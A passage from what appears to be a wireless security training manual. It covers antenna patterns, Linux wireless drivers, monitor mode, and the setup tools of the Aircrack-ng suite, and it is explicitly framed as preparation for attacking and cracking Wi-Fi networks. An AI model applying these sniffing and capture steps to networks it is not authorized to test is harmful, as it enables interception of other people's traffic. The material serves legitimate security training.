A common misconception when selecting an antenna is that "bigger is better" but this is not the case. One drawback of high-gain omni antennas is that as their power increases, they become directional, usually at the point of 7 – 8 dBi. In Figure 4-10, we have a diagram of the pattern of a 5 dBi omnidirectional antenna.



Figure 4-10 - 5 dBi Omnidirectional Antenna Pattern

Now, if you compare the pattern above, with the pattern of a 9 dBi antenna shown below, you can see how the waveform is “squashed”.



Figure 4-11 - 9 dBi Omnidirectional Antenna Pattern

4.3.1.2 Directional Antennas

Directional antennas have many different shapes, and therefore, different characteristics. The antenna pictured below is a homemade antenna called a "biquad".



Figure 4-12 - A Biquad Antenna

This antenna sends directional signals and can give you a far better signal than an omni of the same power when set in the right direction. Naturally, when it is pointed in the wrong direction, it will give very poor results.

Yagi

Pictured in Figure 4-13 below is a Yagi[9] directional antenna.



Figure 4-13 - A Yagi Antenna

[9] http://en.wikipedia.org/wiki/Yagi-Uda_antenna

Planar

Below, is another directional antenna called a planar.

Figure 4-14 - A Planar Antenna

Sector

Sector[10] antennas are often used in mobile phone networks to cover a particular sector. 3 or 4 antennas are used together to cover all directions depending on their beamwidth. Figure 4-15 shows a picture of a 90-degree sector antenna.

Figure 4-15 - A 90-degree Sector Antenna

[10] http://en.wikipedia.org/wiki/Sector_antenna

Pictured below in Figure 4-16 is a 120-degree sector antenna and in Figure 4-17 beneath it, is the emanation pattern for this type of antenna.

Figure 4-16 - A 120-degree Sector Antenna



Figure 4-17 - Emanation Pattern of a 120-degree Sector Antenna

Grid

Grid antennas have the narrowest beamwidth but are also the most powerful.

Figure 4-18 - A Grid Antenna

Shown in Figure 4-19 is the emanation pattern of a dual-band grid antenna. You can see the narrow beam width for 2.4 GHz and even narrower at 5.5 GHz.



Figure 4-19 - A Dual-Band Grid Antenna Pattern

5. Linux Wireless Stack and Drivers

Now that you have a solid foundation of wireless networking and have seen how wireless clients and access points interact, let's move on to studying the Linux wireless stack and drivers.

5.1 ieee80211 vs. mac80211

Under Linux operating systems, there are 2 different wireless stacks: the older ieee80211 and the newer mac80211. We'll review both of these stacks as they are both still in use.

5.1.1 ieee80211

The ieee80211 stack has been around since the Linux 2.4 and even 2.2 kernels. In order to control the wireless cards, some early drivers required an external utility and because there were many different chipsets, there were multiple utilities to control them since they had different capabilities.

To cope with this fragmentation, an API was created in order to provide a common set of utilities to control the different drivers, the Wireless Extension (WE)[11]. The WE has the following utilities:

- **iwconfig:** manipulates the basic wireless parameters – change modes, set channels, and keys
- **iwlist:** allows for the initiation of scanning, listing frequencies, bit rates, and encryption keys
- **iwspy:** provides per-node link quality (not often implemented by drivers)
- **iwpriv:** allows for the manipulation of the Wireless Extensions specific to a driver

[11] http://www.hpl.hp.com/personal/Jean_Tourrilhes/Linux/Tools.html

Although having a common API was a step in the right direction, many wireless drivers still had different capabilities and each one also implemented the wireless stack differently.

- Not all drivers were capable of implementing master mode and only a few of them were able to do it. Madwifi-ng for Atheros cards, hostapd for prism2 cards, prism54 for PrismGT FullMac cards and a special firmware for ipw2200/ipw2915 cards.
- Due to regulations in various parts of the world, such as Europe where TX power is much more limited, most drivers did not allow for the changing of TX power on the wireless cards.
- At the time that the API was created, WPA did not yet exist and therefore, not all drivers supported WPA and/or WPA2. To use WPA, some drivers had to use iwpriv to set the key (since iwconfig was limited to WEP) or use wpa_supplicant.

Even the wireless interface names weren't common with ieee80211: they used 'eth', 'wifi', 'ath', etc. The madwifi-ng drivers were also different and used a control interface, usually called wifi0, and a utility called wlanconfig that allowed you to create a Virtual Access Point (VAP) locked in to a specific mode. Once a VAP was created, it was locked into that specific mode so in order to change it, you had to destroy it and create a new one in the desired mode.

5.1.2 mac80211

The mac80211 wireless stack is much more current and is included in all modern Linux kernels. One of the main advantages of the mac80211 stack is that most common functions are now done the same way for different wireless drivers. Because the stack is common, wireless drivers don't need to re-implement various functions.

- Master mode requires hostapd
- Switching between different wireless modes is universal across devices

- Radiotap is the only available format when capturing packets in monitor mode
- WEP and WPA support are provided via wpa_supplicant
- 802.11n support is built-in
- Common Regulatory Domain with Central Regulatory Domain Agent (CRDA)[12]
- Better rfkill support, which is a soft or hard switch to enable and disable the wireless card on your computer/laptop

With the mac80211 stack, the '**iw**' command should now be used instead of'**iwconfig**' to manipulate the wireless interface settings.

The changes and features in the mac80211 stack are vast so it is impractical to discuss all of the changes and improvements. For more information on mac80211, you can visit the Linux Wireless website at: http://wireless.kernel.org/.

[12] http://wireless.kernel.org/en/developers/Regulatory/CRDA

5.2 Linux Wireless Drivers

For the most part, you will rarely have to manually load or unload wireless device drivers but it is a very important skill to have. Before we jump right in to working with Linux drivers, we will take a quick detour and see how to resolve an issue with the very popular Alfa wireless cards.

5.2.1 ResolvingAWUS036H Issues

As we mentioned previously, perhaps the most popular card for wireless hacking is the Alfa Networks AWUS036H. This card uses the Realtek 8187 chipset and in some VMware environments, these particular cards have issues where rfkill shuts down the wireless interface soon after it is loaded.

If, while running some of the commands later in the course, you encounter an error like:

```
wlan0       Realtek RTL8187L  rtl8187 - [phy1]SIOCSIFFLAGS: Unknown error 132
```

Or if you see *dmesg* output similar to the following:

```
root@wifu:~# dmesg |tail -5
Registered led device: rtl8187-phy0::radio
Registered led device: rtl8187-phy0::tx
Registered led device: rtl8187-phy0::rx
rtl8187: wireless switch is on
rtl8187: wireless radio switch turned off
```

These are both indications that this known issue is affecting you. Fortunately, there is an easy solution to resolve this bug. Each time you insert the USB card and the drivers are loaded, run the following commands:

```
rmmod rtl8187
rfkill block all
rfkill unblock all
modprobe rtl8187
rfkill unblock all
ifconfig wlan0 up
```

Rather than typing in these commands manually every time you want to use this card, you can create the following brief shell script and run it as required:

```
#!/bin/sh
rmmod rtl8187
rfkill block all
rfkill unblock all
modprobe rtl8187
rfkill unblock all
ifconfig wlan0 up
```

5.2.2 Loading and Unloading Drivers

By default, you will likely find that Linux automatically loads the mac80211 driver for your specific wireless device. Due to its popularity, we will continue to focus on the Alfa for this section. A quick way to determine if you are using either the ieee80211 or mac80211 driver is to attempt to use the '**iw list**' command.

```
root@wifu:~# iw list
nl80211 not found.
```

This command fails here because the wireless card is currently using the ieee80211 r8187 driver and the *iw* command is only supported for cards using mac80211 drivers.

To load the mac80211 driver for the Alfa, you will first need to unload the current driver using the *rmmod* command:


```
root@wifu:~# rmmod r8187
root@wifu:~#
```

Note that if the rmmod command is successful, there will be no output. An unsuccessful command would look like the following:

```
root@wifu:~# rmmod nosuchdriver
ERROR: Module nosuchdriver does not exist in /proc/modules
root@wifu:~#
```

You can verify that the device has been unloaded by running the '**iwconfig**' command. You should see that there are no longer any wireless devices available.

```
root@wifu:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.
```

Now, you can load the newer Realtek 8187 mac80211 driver with the '**modprobe**' command as shown below.

```
root@wifu:~# modprobe rtl8187
root@wifu:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

root@wifu:~#
```

Assuming that the driver has been loaded properly, running '**iw list**' should provide you with lots of detailed information about the wireless device.

```
root@wifu:~# iw list
Wiphy phy0
      Band 1:
            Frequencies:
                  * 2412 MHz [1] (20.0 dBm)
                  * 2417 MHz [2] (20.0 dBm)
                  * 2422 MHz [3] (20.0 dBm)
                  * 2427 MHz [4] (20.0 dBm)
                  * 2432 MHz [5] (20.0 dBm)
                  * 2437 MHz [6] (20.0 dBm)
                  * 2442 MHz [7] (20.0 dBm)
                  * 2447 MHz [8] (20.0 dBm)
                  * 2452 MHz [9] (20.0 dBm)
                  * 2457 MHz [10] (20.0 dBm)
                  * 2462 MHz [11] (20.0 dBm)
                  * 2467 MHz [12] (20.0 dBm) (passive scanning, no IBSS)
                  * 2472 MHz [13] (20.0 dBm) (passive scanning, no IBSS)
                  * 2484 MHz [14] (20.0 dBm) (passive scanning, no IBSS)
            Bitrates (non-HT):
                  * 1.0 Mbps
                  * 2.0 Mbps
                  * 5.5 Mbps
                  * 11.0 Mbps
                  * 6.0 Mbps
                  * 9.0 Mbps
                  * 12.0 Mbps
                  * 18.0 Mbps
                  * 24.0 Mbps
                  * 36.0 Mbps
                  * 48.0 Mbps
                  * 54.0 Mbps
      max # scan SSIDs: 4
...snip...
```

5.2.3 mac80211 Monitor Mode

With the basics of loading and unloading Linux drivers well in mind, let's see what is required to manually place a wireless card into monitor mode. You can consider monitor mode to be the wireless equivalent of promiscuous mode on wired network interfaces.

The mac80211 driver stack uses the standard userland *iw* program to manually configure and poll the wireless drivers. Before learning how to place the wireless card into monitor mode, we will briefly cover some useful *iw* commands first.

To see the channel numbers and corresponding frequencies that your wireless interface is able to detect, you can run '**iwlist**' using the '**frequency**' parameter. This command has the following syntax:

```
iwlist <interface name> frequency
```

This command will produce output as shown below although you may have less channels depending on your geographic region.


```
root@wifu:~# iwlist wlan0 frequency
wlan0     14 channels in total; available frequencies :
          Channel 01 : 2.412 GHz
          Channel 02 : 2.417 GHz
          Channel 03 : 2.422 GHz
          Channel 04 : 2.427 GHz
          Channel 05 : 2.432 GHz
          Channel 06 : 2.437 GHz
          Channel 07 : 2.442 GHz
          Channel 08 : 2.447 GHz
          Channel 09 : 2.452 GHz
          Channel 10 : 2.457 GHz
          Channel 11 : 2.462 GHz
          Channel 12 : 2.467 GHz
          Channel 13 : 2.472 GHz
          Channel 14 : 2.484 GHz
```

To get a listing of wireless access points that are within range of your wireless card, you can run '**iw**' with the '**scan**' parameter and '**grep**' for '**SSID**' to filter out the wireless network names. The syntax for this command is:

iw dev <interface name> scan | grep SSID

The output, assuming that your wireless card is working properly, should look like the following:

```
root@wifu:~# iw dev wlan0 scan | grep SSID
      SSID: wifu
      SSID: 6F36E6
root@wifu:~#
```

As we will see a little later in the course, knowing the channel number that a target access point is transmitting on is a critical piece of information to have. The '**iw scan**' output can be further filtered with '**egrep**' to display the access point names and their corresponding channel numbers.

iw dev <interface name> scan | egrep "DS\ Parameter\ set|SSID"

```
root@wifu:~# iw dev wlan0 scan | egrep "DS\ Parameter\ set|SSID"
      SSID: wifu
      DS Parameter set: channel 3
      SSID: 6F36E6
      DS Parameter set: channel 11
```

Knowing the transmitting channel of an access point is quite useful as it allows you to filter out background noise, especially in heavily populated areas.

With some of the basic commands out of the way, we can proceed to create a new Virtual Access Point (VAP), named "mon0" that will be in monitor mode using the following syntax:

```
iw dev <interface name> interface add mon0 type monitor
```

```
root@wifu:~# iw dev wlan0 interface add mon0 type monitor
root@wifu:~#
```

As with many commands, when there is no output displayed, this is an indication that the command was successful. With the new interface created, it next needs to be brought up.

```
root@wifu:~# ifconfig mon0 up
root@wifu:~#
```

Using the '**iwconfig**' command, you will be able to see your newly created monitor mode interface as shown below.

```
root@wifu:~# iwconfig mon0
mon0      IEEE 802.11bg  Mode:Monitor  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

root@wifu:~#
```

In the above output, you can see that the Mode of the mon0 interface is *Monitor*. You can verify that the card really is in monitor mode by using a sniffer such as *tcpdump*.


```
root@wifu:~# tcpdump -i mon0 -s 65000 -p
tcpdump: WARNING: mon0: no IPv4 address assigned
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on mon0, link-type IEEE802_11_RADIO (802.11 plus radiotap header),
capture size 65000 bytes
13:39:17.873700 2964927396us tsft 1.0 Mb/s 2412 MHz 11b -20dB signal antenna 1
[bit 14] Beacon (wifu) [1.0* 2.0* 5.5* 11.0* 9.0 18.0 36.0 54.0 Mbit] ESS CH:
3, PRIVACY[|802.11]
```

Running this command in your lab environment will display a great deal of traffic on your mon0 interface, consisting mostly of beacons and probes from all of the different access points that are in your area.

Once you have finished with your VAP, it can be destroyed with the '**iw**' command as shown below.

```
root@wifu:~# iw dev mon0 interface del
root@wifu:~# iwconfig mon0
mon0      No such device

root@wifu:~#
```

The output from *iwconfig* shows us that the mon0 interface has indeed been destroyed.

5.2.4 ieee80211 Monitor Mode

Unlike the mac80211 drivers, most ieee80211 drivers do not use VAPs when being placed into monitor mode. Rather, most of them, with the exception of legacy madwifi-ng drivers, use their main interface as their monitor mode interface.

To begin this exercise, we'll first need to unload the mac80211 drivers.

```
root@wifu:~# rmmod rtl8187
root@wifu:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

root@wifu:~#
```

The iwconfig output shows that there are no longer any wireless interfaces loaded on the system. This time, we will load the ieee80211 r8187 driver instead using the '**modprobe**' command.

```
root@wifu:~# modprobe r8187
root@wifu:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     802.11b/g  Mode:Managed  Channel=2
          Access Point: Not-Associated   Bit Rate:11 Mb/s   Tx-Power=5 dBm
          Retry:on   Fragment thr:off
          Encryption key:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@wifu:~#
```

Now the wlan0 interface has been returned, this time using the ieee80211 wireless driver.

As was covered earlier, the *iw* command does not work when devices are using ieee80211 drivers but you can still use the '**iwlist**' command to scan for access points.

```
root@wifu:~# iwlist wlan0 scanning | egrep "ESSID|Channel"
                    ESSID:"wifu"
                    Channel:3
                    ESSID:"6F36E6"
                    Channel:11
```

To place a device using ieee80211 drivers into monitor mode, you need to use the *iwconfig* command rather than *iw*. A specific monitor mode channel can be specified according to the following syntax:

iwconfig <interface name> mode monitor channel <channel number>

```
root@wifu:~# iwconfig wlan0 mode monitor channel 3
root@wifu:~# iwconfig wlan0
wlan0     802.11b/g  Mode:Monitor  Channel=3  Bit Rate=11 Mb/s
          Tx-Power=5 dBm
          Retry:on   Fragment thr:off
          Link Quality=87/100  Signal level=-176 dBm  Noise level=13 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@wifu:~#
```

As we can see in the output above, the wireless card is now in monitor mode and is specifically set to channel 3. As was demonstrated with the mac80211 drivers, you can verify that your card really is in monitor mode by using '**tcpdump**'.


```
root@wifu:~# tcpdump -i wlan0 -s 65000 -p
tcpdump: WARNING: wlan0: no IPv4 address assigned
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type PRISM_HEADER (802.11 plus Prism header), capture
size 65000 bytes
14:13:51.801132 Beacon (wifu) [1.0* 2.0* 5.5* 11.0* 9.0 18.0 36.0 54.0 Mbit]
ESS CH: 3, PRIVACY[|802.11]
```

In comparison to the earlier example, this time the tcpdump output is only displaying traffic from access points that are transmitting on channel 3.

When you are done with your monitor mode interface, you can use '**iwconfig**' again to place the wireless card back into *Managed* mode.

```
root@wifu:~# iwconfig wlan0 mode managed
root@wifu:~# iwconfig wlan0
wlan0     802.11b/g  Mode:Managed  Channel=6
          Access Point: Not-Associated   Bit Rate:11 Mb/s   Tx-Power=5 dBm
          Retry:on   Fragment thr:off
          Encryption key:off
          Link Quality=65/100  Signal level=44 dBm  Noise level=35 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@wifu:~#
```

Once again, the card is now operating in *Managed* mode.

Although it can sometimes be nice to have so much granularity and control over our devices, it's not always intuitive or even practical to use these lower-level commands. Fortunately, we will soon be covering a tool that makes it much easier to place our wireless cards into *Monitor* mode.

6. Aircrack-ng Essentials

Aircrack-ng is a powerful suite of tools used to audit wireless networks and will be the primary focus of this course.

The Aircrack-ng suite includes a network detector, a packet sniffer, a packet injector, a WEP and WPA cracker, and several other useful tools. Aircrack can crack 802.11 WEP and WPA-PSK using methods such as the FMS[13], PTW[14], or brute force attacks.

Before we dive in and start attacking wireless networks, we will first cover some of the essentials tools that we will be using for the majority of our attacks and get familiar with Aircrack-ng usage in general.

6.2 Airmon-ng

Airmon-ng is a script that is used to enable and disable monitor mode on wireless interfaces. Running '**airmon-ng**' without any parameters will display your current wireless interface status.

```
root@wifu:~# airmon-ng

Interface   Chipset           Driver
wlan0       Atheros AR9170    carl9170 - [phy0]
```

Airmon-ng displays the wireless interface name, its chipset, and the wireless driver that is currently in use.

[13] http://en.wikipedia.org/wiki/Fluhrer,_Mantin_and_Shamir_attack
[14] http://eprint.iacr.org/2007/120.pdf

6.2.1 Airmon-ng Usage

Airmon-ng has the following usage:

```
airmon-ng <start|stop><interface name> [channel]
```

or

```
airmon-ng <check|check kill>
```

Where:

- <start|stop> indicates whether you wish to start or stop monitor mode.
- <interface> specifies the wireless interface name.
- [channel] optionally specifies the channel number on which to start monitor mode.
- <check|check kill> 'check' will display any processes that might interfere with the Aircrack-ng suite. 'check kill' will check for any processes and kill them off.

6.2.2 Airmon-ng Usage Examples

6.2.2.1 Airmon-ng check

Some processes, many of which are started automatically, are known to interfere with the tools in the Aircrack-ng suite. The Airmon-ng '**check**' parameter will check for, and list, these processes.

```
root@wifu:~# airmon-ng check

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID   Name
1672  dhclient3
1790  dhclient3
Process with PID 1790 (dhclient3) is running on interface wlan0
root@wifu:~#
```

In the above output, the system has 2 DHCP client processes that may interfere with various attacks. To have Airmon-ng automatically kill these processes, you can pass the '**check kill**' parameter.

```
root@wifu:~# airmon-ng check kill

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID   Name
1672  dhclient3
1790  dhclient3
Process with PID 1790 (dhclient3) is running on interface wlan0
Killing all those processes...
root@wifu:~#
```


6.2.2.2 mac80211 Driver Monitor Mode

In the majority of cases, your wireless card will be using mac80211 drivers. You can place these cards into monitor mode with the following syntax:

airmon-ng start <interface name>

```
root@wifu:~# airmon-ng start wlan0


Interface   Chipset           Driver

wlan0       Atheros AR9170    carl9170 - [phy0]
                        (monitor mode enabled on mon0)

root@wifu:~#
```

Airmon-ng creates a new monitor mode interface named *mon0* as shown above.

To stop and remove the monitor mode interface, Airmon-ng is run with the following usage:

```
airmon-ng stop <interface name>
```

An important point to note is that the interface name in this case is the monitor mode interface name and not the original wireless interface name.

```
root@wifu:~# airmon-ng stop mon0

Interface   Chipset          Driver

wlan0       Atheros AR9170   carl9170 - [phy0]
mon0        Atheros AR9170   carl9170 - [phy0] (removed)

root@wifu:~#
```

In order to start monitor mode on a specific channel, and to stop the wireless interface from channel hopping, you can pass an optional channel number as a parameter.

```
airmon-ng start <interface name> [channel number]
```

```
root@wifu:~# airmon-ng start wlan0 3

Interface   Chipset          Driver

wlan0       Atheros AR9170   carl9170 - [phy0]
                    (monitor mode enabled on mon0)

root@wifu:~#
```

Airmon-ng does not provide any indication that monitor mode has been started on the specified channel so running the'**iwlist'** command will show that the monitor mode interface is listening on the desired channel frequency as show below.

```
root@wifu:~# iwlist mon0 channel
mon0      11 channels in total; available frequencies :
          Channel 01 : 2.412 GHz
          Channel 02 : 2.417 GHz
          Channel 03 : 2.422 GHz
          Channel 04 : 2.427 GHz
          Channel 05 : 2.432 GHz
          Channel 06 : 2.437 GHz
          Channel 07 : 2.442 GHz
          Channel 08 : 2.447 GHz
          Channel 09 : 2.452 GHz
          Channel 10 : 2.457 GHz
          Channel 11 : 2.462 GHz
          Current Frequency=2.422 GHz (Channel 3)

root@wifu:~#
```

In all of the attacks we will be covering throughout this course, we will be starting monitor mode on a specific channel in order to help filter out access points that are not of interest.

6.2.2.3 Madwifi-ng Driver Monitor Mode

Some wireless cards, particularly those with Atheros chipsets, use Madwifi-ng drivers and behave differently when it comes to placing them into monitor mode. These cards tend to have a wireless interface name of *wifi0* and a VAP name of *ath0* as show below.

```
root@wifu:~# iwconfig
 lo        no wireless extensions.

 eth0      no wireless extensions.

 wifi0     no wireless extensions.

 ath0      IEEE 802.11b  ESSID:""  Nickname:""
           Mode:Managed  Channel:0  Access Point: Not-Associated
           Bit Rate:0 kb/s   Tx-Power:0 dBm   Sensitivity=0/3
           Retry:off   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality:0  Signal level:0  Noise level:0
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Since the ath0 interface is currently in use, it first needs to be destroyed using Airmon-ng.

```
root@wifu:~# airmon-ng stop ath0
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)

root@wifu:~#
```

With the VAP successfully destroyed, you can then proceed to place the wireless card into monitor mode using the same syntax as is used for the mac80211 drivers.

6.2.2 Airmon-ng Lab

1. Get your wireless card up and running in your attacking system and use Airmon-ng to:

- Identify your card
- Put your card into monitor mode
- Disable monitor mode

Atheros users, practice creating and destroying VAPs.

6.3 Airodump-ng

Airodump-ng is used for the packet capture of raw 802.11 frames and is particularly suitable for collecting weak WEP Initialization Vectors (IVs) for the later use with Aircrack-ng. With a GPS receiver connected to the computer, Airodump-ng is also capable of logging the GPS coordinates of the detected APs. This GPS data can then be imported into a database and online maps in order to map the locations of the access points geographically.

6.3.1 Airodump-ng Usage

Airodump-ng has the following usage:

```
airodump-ng <options><interface name>[,<interface name>,...]
```

Airodump-ng has many different options and we will be covering a great many of them throughout this course. Some of the options we will be using most often are:

Option	Description
-w <prefix>	Saves the capture dump to the specified filename
--bssid <bssid>	Filters Airodump-ng to only capture the specified BSSID
-c <channel>	Forces Airodump-ng to only capture the specified channel

6.3.2 Sniffing with Airodump-ng

Prior to running Airodump-ng, your wireless card needs to be in monitor mode. Then, to run a basic sniffing session with Airodump-ng, the only parameter that needs to be passed is the wireless interface name.

```
airodump-ng <interface name>
```

Once Airodump-ng is launched, you will receive output similar to that shown below.

```
CH  2 ][ Elapsed: 12 s ][ 2011-11-06 13:31 ][ WPA handshake: C8:BC:C8:FE:D9:65

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C8:BC:C8:FE:D9:65  -23  87      579       69    1   2  54e. WPA2 CCMP   PSK  secnet
 34:08:04:09:3D:38  -30   0      638       24    0   3  54e  OPN              wifu
